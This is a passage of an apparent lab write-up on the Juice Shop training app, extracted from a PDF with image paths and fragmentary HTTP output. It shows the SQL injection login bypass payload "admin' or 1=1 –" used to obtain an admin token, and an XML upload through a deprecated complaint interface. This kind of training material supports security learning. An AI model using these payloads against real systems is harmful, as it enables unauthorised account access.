heroku-nel="https://nel.herokuapp.com/reports?s=NhqbMJX cfz7P%2F4XW4%2BfB3Getj7cyC%2FF1iesFdFzAv00%3D&sid=81 2dcc77-Obd0-43b1-a5f1-b25750382959&ts=1743845007" 11 Server: Heroku 12 Vary: Accept-Encoding 13 Via: 1.1 heroku-router 14 X-Content-Type-Options: nosniff 15 X-Frame-Options: SAMEORIGIN 16 X-Recruiting: /#/jobs 17 18 Invalid email or password.</pre>			

Sending it to repeater

```
16 X-Recruiting: /#/jobs
17
18 {
```


Sending admin' or 1=1 – and getting authentication token as admin is the first user in the table

Deprecated Interface (Security Misconfiguration)




The screenshot shows a web form titled "Complaint". It has a "Customer" field with the email "aziz@sec". Below it is a "Message*" text area. At the bottom of the message area, it says "Max. 160 characters" and "0/160". There is an "Invoice:" label followed by a "Choose File" button and the text "No file chosen". At the very bottom is a large "Submit" button with a right-pointing arrow icon.

B2B interface through the complaint page



Only formats available are pdf and zip



Finding that XML is available by searching in the main.js file


Complaint

Customer

aziz@sec

Message*

aziz

 Max. 160 characters

4/160

Invoice: aziz.xml

 Submit

Sending an XML file